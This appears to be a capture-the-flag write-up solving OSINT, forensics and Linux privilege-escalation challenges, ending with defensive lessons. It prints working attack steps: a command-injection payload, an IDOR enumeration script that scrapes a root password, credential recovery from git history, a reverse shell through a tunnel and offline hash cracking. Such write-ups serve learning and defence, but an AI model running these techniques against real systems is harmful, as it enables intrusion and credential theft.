
Nothing tricky here – the moment you see everything grouped in 8 bits, it's binary to ASCII—a nice free 35 points.

Behind the Lens

This one just handed us an image – a random picture of some yellow pyramids. The description said a photo can carry information the photographer never meant to share, and the hints spelled it out even more: the useful stuff isn't in the picture; it's in the file's metadata. So we didn't waste any time staring at the image itself.



We opened the image's Details / Properties window (right-click the file). You can do the same thing in the terminal with `exiftool`, but the properties panel already lists every EXIF field. Scrolling down, the flag was just sitting there in the UserComment field – no decoding needed.



```
FLAG // cyberspectre{h1dden_1n_metadata}
```

Takeaway: whenever a challenge talks about a photo “hiding” something, or “what the photographer didn't mean to share,” check the metadata first – UserComment, Artist, GPS. ExifTool or even the file's properties window will show it.

City Recon

This was a geolocation one – they give you a single photo an attacker took ‘somewhere,’ and you have to name the exact street. No metadata to lean on, so it's pure OSINT: read the signs, find the businesses, put yourself on the map. Here's the photo we were handed:



The hint said to start with the visible signs and businesses, so that's exactly what we did. Zooming in, we could read a few: BAKER SUPPLY LTD on the big white warehouse, an 'Auto Parts Plus' logo next to it, a DISCOUNT BATTERY sign, and 'ALSCO' on a building further back. The industrial look and the light made it feel like a small coastal town. Our first mistake was searching just 'Auto Plus' – that sent us to a random store in Pennsylvania that was permanently closed, totally wrong. We also tried a Yandex reverse image search, which gave us a bunch of similar-looking industrial streets but no exact hit. The thing that actually worked was

searching the full, specific name together: 'Baker Supply' + 'Auto Parts Plus'. That's the lesson – use the most unique text in the photo, not the generic part. That search landed us on Baker Auto Supply Ltd at 33 Cliff Street, Nanaimo, British Columbia, Canada. We dropped into Google Street View to be sure, and it was a perfect match – same white warehouse, same Auto Parts Plus / Baker Supply sign, same loading doors. And Google had literally painted the street name on the road for us: **Cliff St**



So the street was Cliff Street, and going by the example format, the flag was:

```
FLAG // cyberspectre{cliff_street}
```

Takeaway: for geolocation, the win is almost always in the text on the signs. Pick the most unique business name (not the generic chain word), search it plainly, and confirm on Street View before you commit – the street label is often right there in Maps or even painted on the road.

Suspect Network Log

This was the hard OSINT/forensics one. They gave us three noisy logs – a firewall export, a DNS resolver log, and a web proxy log – with weeks of ordinary traffic (Google, Microsoft, GitHub, CDNs) plus a handful of scary-looking domains like `systemhealth-check.net` and `media-cache-service.org`.

The trap is that those scary names are decoys. The real anomaly is the one domain whose evidence is consistent across all three logs: same client address and same session ID sitting next to it in the firewall, the DNS, and the proxy. So instead of chasing hostnames one by one, we scripted the correlation. Each log has a `session=`, a `client/src` address, and a `host/query` field, so we pulled those three fields out of each file as a set and intersected all three sets. Whatever tuple survives in all three is the answer:

```
import re
def grab(fn, pat):
    return {re.search(pat, l).groups() for l in open(fn) if re.search(pat, l)}
dns = grab('dns_queries.log', r'session=(\S+).*?client=(\S+).*?query=(\S+)')
fw = grab('firewall.log', r'session=(\S+)\s+src=(\S+).*?host=(\S+)')
px = grab('proxy_access.log', r'session=(\S+)\s+client=(\S+)\s+host=(\S+)')
common = dns & fw & px
print("Domain(s) consistent across ALL THREE logs (session+client+host):")
for s,c,h in sorted(common):
    print(f" session={s} client={c} domain={h}")
```

That printed exactly one line. Then we grepped that session ID back through each raw log to prove it – same session `S9X17`, same client `10.14.12.19`, same domain `ttgholidays.com` in the DNS resolution, the firewall connection, and the proxy request:

```
unzip ~/suspect_network_log.zip
ls -la
Archive: /home/ryzen/suspect_network_log.zip
  inflating: README.txt
  inflating: firewall.log
  inflating: dns_queries.log
  inflating: proxy_access.log
total 2340
drwxrwxr-x  2 ryzen ryzen   4096 Sep 21 00:42 .
drwxr-x--- 32 ryzen ryzen   4096 Sep 21 00:42 ..
-rw-r--r--  1 ryzen ryzen  411127 Sep  7 14:27 dns_queries.log
-rw-r--r--  1 ryzen ryzen 1657358 Sep  7 14:27 firewall.log
-rw-r--r--  1 ryzen ryzen  309821 Sep  7 14:27 proxy_access.log
-rw-r--r--  1 ryzen ryzen    496 Sep  7 14:27 README.txt
ryzen@Ryzen:~/snl$ cat > correlate.py << 'EOF'
import re
def grab(fn, pat):
    return {re.search(pat, l).groups() for l in open(fn) if re.search(pat, l)}
dns = grab('dns_queries.log', r'session=(\S+).*?client=(\S+).*?query=(\S+)')
fw = grab('firewall.log', r'session=(\S+)\s+src=(\S+).*?host=(\S+)')
px = grab('proxy_access.log', r'session=(\S+)\s+client=(\S+)\s+host=(\S+)')
common = dns & fw & px
print("Domain(s) consistent across ALL THREE logs (session+client+host):")
for s,c,h in sorted(common):
    print(f" session={s} client={c} domain={h}")
EOF
python3 correlate.py
Domain(s) consistent across ALL THREE logs (session+client+host):
 session=S9X17 client=10.14.12.19 domain=ttgholidays.com
ryzen@Ryzen:~/snl$ grep S9X17 dns_queries.log
grep S9X17 firewall.log | head -3
grep S9X17 proxy_access.log | head -3
2026-08-09T04:35:38Z resolver=10.14.0.53 session=S9X17 client=10.14.12.19 query=ttgholidays.com type=A answer=185.237.145.91 rcode=NOERROR
2026-08-09T04:35:42Z action=ALLOW session=S9X17 src=10.14.12.19 dst=54.145.180.72:443 proto=TCP method=POST host=ttgholidays.com status=200 bytes=812 ua="Firefox/127"
2026-08-09 04:35:45 proxy=HQ-PROXY session=S9X17 client=10.14.12.19 host=ttgholidays.com path=/api/v1/sync method=GET status=200 size=1433 category=business
```

ttgholidays.com doesn't look malicious at all – it looks like a boring travel site – which is exactly the point of the challenge ('don't trust how suspicious a name looks'). The last step was to find the country of its parent company, so we ran whois on the domain. The registrant details were locked down, but the name servers gave it away: YELLOW1.THESERVERINDIA.COM and YELLOW2.THESERVERINDIA.COM. The infrastructure is Indian hosting.

```
ryzen@Ryzen:~/snl$ whois ttgholidays.com | head -30
Timeout.
Domain Name: TTGHOLIDAYS.COM
Registry Domain ID: 2712117153_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.yoursrs.com
Registrar URL: http://www.realtimeregister.com
Updated Date: 2026-07-22T03:41:32Z
Creation Date: 2022-07-19T09:25:49Z
Registry Expiry Date: 2027-07-19T09:25:49Z
Registrar: Realtime Register B.V.
Registrar IANA ID: 839
Registrar Abuse Contact Email: rtr-security-threats@realtimeregister.com
Registrar Abuse Contact Phone: +31.384530759
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.DNS-PARKING.COM
Name Server: NS2.DNS-PARKING.COM
Name Server: YELLOW1.THESERVERINDIA.COM
Name Server: YELLOW2.THESERVERINDIA.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-09-20T16:43:43Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
```


So the parent company's country was India, and the flag was:

```
FLAG // cyberspectre{india}
```

Takeaway: with multiple noisy logs, correlation beats gut feeling every time. Pick the field that ties records together (here the session ID + client), intersect it across all sources, and let the data point to the odd one out. The scary hostnames were pure misdirection – the boring-looking domain with the consistent evidence trail was the real one, and whois name servers were enough to place its owner.

The Phantom Trail

This was the capstone – the hardest one on the board – and it chained a bunch of OSINT skills together. All we were given was a link to a developer's private blog ('House & Rufus') and the task: figure out who's behind it and what country they're from. The blog itself was locked behind a sign-in, so there was nothing to read yet. The hints pointed us at where developers live online: their code. The site's subdomain, phantom-canine, was clearly a handle, so we searched GitHub for it and found a repo – JeradFever/phantom-canine, described as 'personal blog files and migration notes.' It had a README, a TODO, and a creds.txt.



creds.txt looked scrubbed, but hint 3 reminded us that Git never forgets. We cloned the repo and ran `git log -p` to walk the full history with diffs. That surfaced two things: the original creds.txt (user: old_admin / pass: RufusOld2022!, marked 'rotated, no longer valid'), and the commit author – JeradFever . That gave us a second handle: hazr.

```
diff --git a/README.md b/README.md
index 504239c..faa45cb 100644
--- a/README.md
+++ b/README.md
@@ -1,3 +1,3 @@
 # personal blog, finally moved off the old host

-live at https://phantom-canine.netlify.app - still migrating a few old posts over.
+live at https://phantom-canine.netlify.app - still migrating a few old posts over.

commit 4cc3f95207dfe9aa31426acc15d4a14974d429df
Author: JeradFever <hazr0924@gmail.com>
Date: Mon Sep 7 15:15:44 2026 +0000
```

docs: initial notes

```
diff --git a/README.md b/README.md
new file mode 100644
index 0000000..504239c
--- /dev/null
+++ b/README.md
@@ -0,0 +1,3 @@
+# personal blog, finally moved off the old host
+
+live at https://phantom-canine.netlify.app - still migrating a few old posts over.
diff --git a/TODO.md b/TODO.md
new file mode 100644
index 0000000..597ade3
--- /dev/null
+++ b/TODO.md
@@ -0,0 +1,4 @@
+- fix broken RSS feed
+- migrate remaining posts from old host
+- fix comment spam filter
+- update About page
diff --git a/creds.txt b/creds.txt
new file mode 100644
index 0000000..160c5b3
--- /dev/null
+++ b/creds.txt
@@ -0,0 +1,3 @@
+old login (rotated, no longer valid):
+user: old_admin
+pass: RufusOld2022!
```

(END)

Here's the trap. If you go chasing 'hazr' online, you land on an Australian developer/esports persona – and it's tempting to just submit Australia. But the challenge literally warns, 'don't assume everything you come across is genuine.' That identity is a decoy. So we ignored it and focused on actually getting into the blog. The old_admin creds were genuinely rotated, so they didn't work. But people reuse patterns – the git author was jerad_fever and the dog is Rufus, so we tried a username of jerad_fever with a Rufus-themed password, and that got us straight in. The login POSTs to a Netlify serverless function that returns the private posts, so once we were authenticated the real content finally loaded.

House & Rufus

notes on home life, mostly Rufus

March 14

Rufus & The Annual Checkup

Took Rufus in for his annual checkup this week. New vet, closer to the new place — a small clinic on a quiet side street, unit 2-15, easy enough to find once you know which building it actually is.

Cost came out to just under ¥18,000 once the 10% consumption tax was added on, which felt about right for bloodwork plus the usual vaccinations. He handled the whole thing better than the vet expected, honestly — didn't even flinch at the second shot.

We took the loop line back rather than dealing with parking near the clinic, which turned out to be the better call anyway since half the street was blocked off for some kind of morning market.

February 27

Office Move

The hardest part of setting up the new office wasn't the desk, it was figuring out where to put everything that usually just lives by the front door. We ended up building a low shelf into the genkan for shoes and umbrellas, which frees up so much space right inside the entrance. Small thing, but it changes how the whole place feels when you walk in.

Otherwise the move went about as smoothly as these things go — one box of cables I still haven't found, and the usual argument about whether the monitor arm needs its own outlet. Rufus supervised most of it from the hallway, unimpressed as ever.

House & Rufus - a small, mostly-personal blog.

And the posts gave the whole thing away through small, un-fakeable everyday details. The vet bill came to ‘just under ¥18,000 once the 10% consumption tax was added’ – yen, and a 10% consumption tax. They ‘took the loop line back’ rather than driving. And in the office-move post they built a low shelf into the ‘genkan’ for shoes and umbrellas. Yen + 10% consumption tax + a loop line + a genkan is unmistakably Japan.

```
FLAG // cyberspectre{japan}
```

Takeaway: this was the full OSINT pipeline – turn a site name into a username, pivot to GitHub, recover a ‘deleted’ secret from Git history, get past a login by spotting a reused credential pattern, and then geolocate a person from the tiny cultural details they let slip (currency, tax rate, transit, home customs). And the big lesson the challenge kept hammering: the loudest, most obvious lead (the hazr/Australia persona) was planted bait – the truth was in the boring, consistent details.

Forgotten Directory

This was the first big Linux box – 250 points – and it was a full chain: get a foothold through a web mistake, then escalate all the way to root. Only the root flag counts, so finding the user flag halfway through just meant we were on the right track. The name ‘Forgotten Directory’ was the hint. We fuzzed the web service and checked for the classic leftover: an exposed `.git` folder. It was there, so we mirrored the whole repository down with `wget` and looked at the commit history. One commit stood out immediately: ‘remove leftover deploy notes’ – which is exactly the kind of thing that's still recoverable because Git keeps everything. The removed file was `deploy/credentials.txt`. We pulled it straight out of the old commit, and it handed us SSH credentials that were literally marked ‘DELETE BEFORE PUSHING TO PROD’ – `devuser / P@ssw0rd_Legacy2019`.

```
ryzen@Ryzen:~/fd/cyberspectre-forgotten-directory-web.chals.io$ git show 05585ca:deploy/credentials.txt
# temporary deploy notes - DELETE BEFORE PUSHING TO PROD
ssh_user: devuser
ssh_pass: P@ssw0rd_Legacy2019
ryzen@Ryzen:~/fd/cyberspectre-forgotten-directory-web.chals.io$
```

Those creds got us an SSH shell on the box as `devuser` (the SSH host was a different port than the website). There was a user flag in the home folder, which confirmed the path – but the challenge only scores root, so we kept going.

```
ryzen@Ryzen:~/fd/cyberspectre-forgotten-directory-web.chals.io$ ssh devuser@0.cloud.chals.io -p 17251
devuser@0.cloud.chals.io's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-136-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

devuser@e810139674b2:~$ id; whoami; hostname
ls -la ~
cat user.txt 2>/dev/null; find / -name 'user*.txt' 2>/dev/null
uid=1000(devuser) gid=1000(devuser) groups=1000(devuser)
devuser
e810139674b2
total 32
drwxr-x--- 1 devuser devuser 4096 Sep 21 07:12 .
drwxr-xr-x 1 root    root    4096 Sep 14 09:14 ..
-rw-r--r-- 1 devuser devuser  220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 devuser devuser 3771 Jan  6 2022 .bashrc
drwx----- 2 devuser devuser 4096 Sep 21 07:12 .cache
-rw-r--r-- 1 devuser devuser  807 Jan  6 2022 .profile
-rw-r--r-- 1 devuser devuser   41 Sep 15 06:29 user.txt
cyberspectre{us3r_f0und_th3_g1t_h1st0ry}
/home/devuser/user.txt
```

Looking around for privesc, we checked what was listening. Two python services were running as root, and one of them – /opt/internal_service/app.py – was bound to 127.0.0.1:9000, meaning it only accepts connections from the machine itself and isn't reachable from outside. That local-only service was the way up.

```

devuser@e810139674b2:~$ ss -tlnp
cat /etc/hosts
ps aux | grep -iE 'python|node|flask|unicorn|http|api|serve' | grep -v grep
ls -la /opt /srv /app /var/www 2>/dev/null
-bash: ss: command not found
127.0.0.1    localhost
::1        localhost ip6-localhost ip6-loopback
fe00::0    ip6-localnet
ff00::0    ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
10.1.206.184    e810139674b2
root      195  0.0  0.0  24020  1576 pts/0    S+   Sep19   0:29 python3 /opt/internal_service/app.py
root      197  0.0  0.0  24912  1592 pts/0    S+   Sep19   0:28 python3 -m http.server 8080
/opt:
total 12
drwxr-xr-x 1 root root 4096 Sep 15 06:29 .
drwxr-xr-x 1 root root 4096 Sep 21 07:14 ..
drwxr-xr-x 2 root root 4096 Sep 15 06:29 internal_service

/srv:
total 8
drwxr-xr-x 2 root root 4096 Feb 10  2026 .
drwxr-xr-x 1 root root 4096 Sep 21 07:14 ..

/var/www:
total 20
drwxr-xr-x 1 root root 4096 Sep 15 06:29 .
drwxr-xr-x 1 root root 4096 Sep 14 09:14 ..
drwxr-xr-x 2 root root 4096 Sep 14 09:14 html
drwxr-xr-x 1 root root 4096 Sep 15 06:29 site8080
devuser@e810139674b2:~$ █

```

To poke it from our own machine we used SSH local port forwarding – `ssh -L 9000:127.0.0.1:9000` – which tunnels the remote's internal port 9000 to our localhost. Then we could hit `http://127.0.0.1:9000` directly. A normal GET returned 405 Method Not Allowed, but sending a POST returned the real page: a ‘NovaCore Internal – Staff Portal’ with register and login forms. That was the ‘try a different request method’ hint. We registered an account, which dropped us on a profile page at `/profile?id=1`. Classic IDOR – the id is just a number – so we enumerated every profile ID. Most were ordinary staff, but id=8 was ‘System Administrator’, and its page had an HTML comment that the browser never renders: a TODO leaving the root password in plain sight – `root / N0v4C0re_R00t_2024!`. That was the ‘did you view all possible data on each profile?’ hint – the answer was hiding in the raw HTML.

```

devuser@e810139674b2:~$ python3 - <<'EOF'
import urllib.request, re
base='http://127.0.0.1:9000'
for i in range(-1,80):
    try:
        b=urllib.request.urlopen(base+'/profile?id=%d'%i, timeout=4).read().decode()
    except Exception:
        continue
    if 'Not found' in b:
        continue
    name=re.search(r'<h1>(.*?)</h1>', b)
    role=re.search(r'muted">(.*?)(&#x2022|<)', b)
    print(i, '|', name.group(1) if name else '?', '|', role.group(1) if role else '?')
    if re.search(r'cyberspectre|flag|root|admin|password|secret', b, re.I):
        print('    >>> INTERESTING id', i)
        for m in re.findall(r'.{0,30}(?:cyberspectre\[^\]*\)|flag|root|admin|password|secret).{0,60}', b, re.I):
            print('        ', m.strip())
EOF
1 | Aisyah Rahman | Support
2 | Marcus Lee | Support
3 | Priya Devan | Billing
4 | Farid Osman | Billing
5 | Wong Kah Yee | Logistics
6 | Nabila Hassan | Logistics
7 | Ravi Kumaran | Support
8 | System Administrator | Admin
>>> INTERESTING id 8
-- TODO remove before launch: root / N0v4C0re_R00t_2024! -->
<h1>System Administrator</h1>
<p class="muted">Admin &#x2022; Profile #8</p>
9 | Chloe Tan | Billing
10 | Hafiz Zainal | Logistics

```

With that password we just su'd to root on the box and read the flag

```

id
cat /root/root.txt 2>/dev/null || find / -name 'root*.txt' 2>/dev/null
Password:
root@e810139674b2:~# id
cat /root/root.txt
ls -la /root
uid=0(root) gid=0(root) groups=0(root)
cyberspectre{v3rb_t4mp3r_1d0r_r00t}
total 20
drwx----- 1 root root 4096 Sep 15 06:29 .
drwxr-xr-x 1 root root 4096 Sep 21 07:55 ..
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw----- 1 root root 36 Sep 15 06:29 root.txt
root@e810139674b2:~# █

```

FLAG // cyberspectre{v3rb_t4mp3r_1d0r_r00t}

Takeaway: this was a chain where every stage was a small, realistic mistake stacked on the last – an exposed .git directory, a secret committed and then ‘deleted’, credentials reused for SSH, an internal admin service assumed safe because it only listened locally, a portal that only answered to POST, an IDOR on profile IDs, and finally a root password left in an HTML comment. The flag name says it all: verb-tamper (the POST trick) plus IDOR equals root.

Shadowed Maintenance

This was the hardest box on the board – a full command-injection-to-root chain. The target was an ‘Internal Host Lookup Tool’ that pings an address you type in. The moment a web app runs a system command with your input, you check whether it's sanitising that input, and this one wasn't. We confirmed OS command injection by submitting 127.0.0.1; id – the semicolon ends the ping and runs a second command. It came back with uid=33(www-data), which is code execution as the Apache worker:

Internal Host Lookup Tool

Check connectivity to an internal host before opening a maintenance ticket.


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.067 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.058/0.062/0.067/0.004 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

From there, we listed the web root and read the source. index.php built the command as \$cmd = "ping -c 2 ".\$host." 2>&1" and ran it through shell_exec(\$cmd) with no validation – textbook injection. The folder also held a healthcheck.php that a ‘maintenance sync job’ used, which turned out to matter later.

Internal Host Lookup Tool

Check connectivity to an internal host before opening a maintenance ticket.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.068 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms  
  
--- 127.0.0.1 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1060ms  
rtt min/avg/max/mdev = 0.058/0.063/0.068/0.005 ms  
total 24  
drwxrwxrwt 1 www-ctf www-ctf 4096 Sep 14 10:18 .  
drwxr-xr-x 1 root    root    4096 Aug 25 00:27 ..  
-rw-r--r-- 1 www-ctf www-ctf  217 Sep 14 10:18 healthcheck.php  
-rw-r--r-- 1 www-ctf www-ctf 1342 Sep 14 10:18 index.php  
/var/www/html
```

Next we enumerated the system for a way up. `/etc/passwd` showed two real local users besides root – `www-ctf` and `n0flow` – and note the challenge told us SSH wasn't available, so any creds we found would be used with `su` from our existing shell rather than a fresh login.

Internal Host Lookup Tool

Check connectivity to an internal host before opening a maintenance ticket.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.051 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.082 ms  
  
--- 127.0.0.1 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1061ms  
rtt min/avg/max/mdev = 0.051/0.066/0.082/0.015 ms  
root:x:0:root:/root:/bin/bash  
sync:x:4:65534:sync:/bin:/bin/sync  
www-ctf:x:1000:1000:/home/www-ctf:/bin/bash  
n0flow:x:1001:1002:/home/n0flow:/bin/bash
```

We also found `/opt/maintenance.db` owned by `root: maintainers (mode 0640)` and a root-only `sync_status.sh`, and the container's `entrypoint` hinted that a cron job drove a 'maintenance sync.' That was the `privesc` path: a root cron was periodically running something with a credential. Because the target is behind NAT, we couldn't just catch a shell directly – we exposed our local listener with a free tunnelling service (`bore`) and fired a bash reverse shell through the injection to get a proper interactive shell, then upgraded it to a real TTY with `python3 pty`. Now the tricky part. A normal `ps` snapshot showed nothing useful – the root cron runs a `curl` to `http://127.0.0.1/healthcheck.php`, but `curl` scrubs its own credentials from its `argv` almost immediately, so by the time `ps`

sampled it the password was already blank. To beat that, we ran a tight Python /proc watcher polling for new root PIDs every few milliseconds, and it caught the full command line before it got sanitised: the creds n0flow / Qu3ueFlow!Sync99. With no interactive SSH, we switched user directly. Piping the password into su plainly failed (su insists on a real terminal), so we used script to spawn a pseudo-TTY and fed the password with a tiny delay – su - n0flow then succeeded, giving us uid=1001(n0flow) and, importantly, membership in the maintainers group. That new group was the point of Hint 5 – as n0flow we could now read /opt/maintenance.db, which had been out of reach as www-data. Opening it with sqlite3, the credentials table held the same n0flow password plus a yescrypt-style hash for root. We saved that hash and cracked it offline with John the Ripper against rockyou.txt – it fell in seconds to trustno1. Finally we switched to root the same way we reached n0flow (the script pseudo-TTY trick, feeding trustno1 to su - root), landed at uid=0, and read the flag. We cleaned up the temporary watcher files we'd dropped in /tmp afterwards, since it's a shared box

FLAG // cyberspectre{n0_cr0n_c4n_h1de_f0r3v3r}

Takeaway: this was the whole kill chain in one box – unsanitised input to a shell command (never build a command by string-concatenating user input), a reverse shell out through a tunnel to get past NAT, a secret leaked in a process's arguments that you can only catch by watching /proc fast enough, a group-based pivot to reach a file that was previously off-limits, and finally an offline hash crack. The flag says the real lesson: no cron can hide forever – if a scheduled job handles a secret, it will show up in process memory or arguments if you watch closely enough.

./defender-notes

Every flag in this CTF came from a realistic mistake. If we were defending these systems instead of attacking them, here is what we would fix — one line per category.

[-] Misc / Crypto

Encoding is not encryption — base64 or a reversed string protects nothing. Never ship a secret to the client and assume it's hidden.

[-] Web

Validate and sanitise all user input; never build a shell command by string concatenation. Don't rely on robots.txt, response headers, cookies, JavaScript or a custom 404 to hide data — they're all attacker-readable. Disable directory listing and never expose a .git folder in web root.

[-] Forensics

Redaction must remove the underlying data, not draw a box over it. Strip metadata (EXIF, ADS) before sharing files, and don't leave old backups or archives on production hosts.

[-] OSINT

Scrub identifying details — usernames, EXIF, place clues — before publishing, and remember Git history keeps “deleted” secrets forever. Rotate any credential that ever touched a public repo.

[-] Linux

Use parameterised commands, never a shell. Never pass secrets on a command line (they show up in ps / argv). Apply least-privilege group membership, keep internal services truly internal, and rotate committed or reused credentials immediately.

The recurring theme: obscurity is not security. Almost every flag was reachable because a secret was hidden rather than protected — real defence means access control, input validation and least privilege, not hoping nobody looks.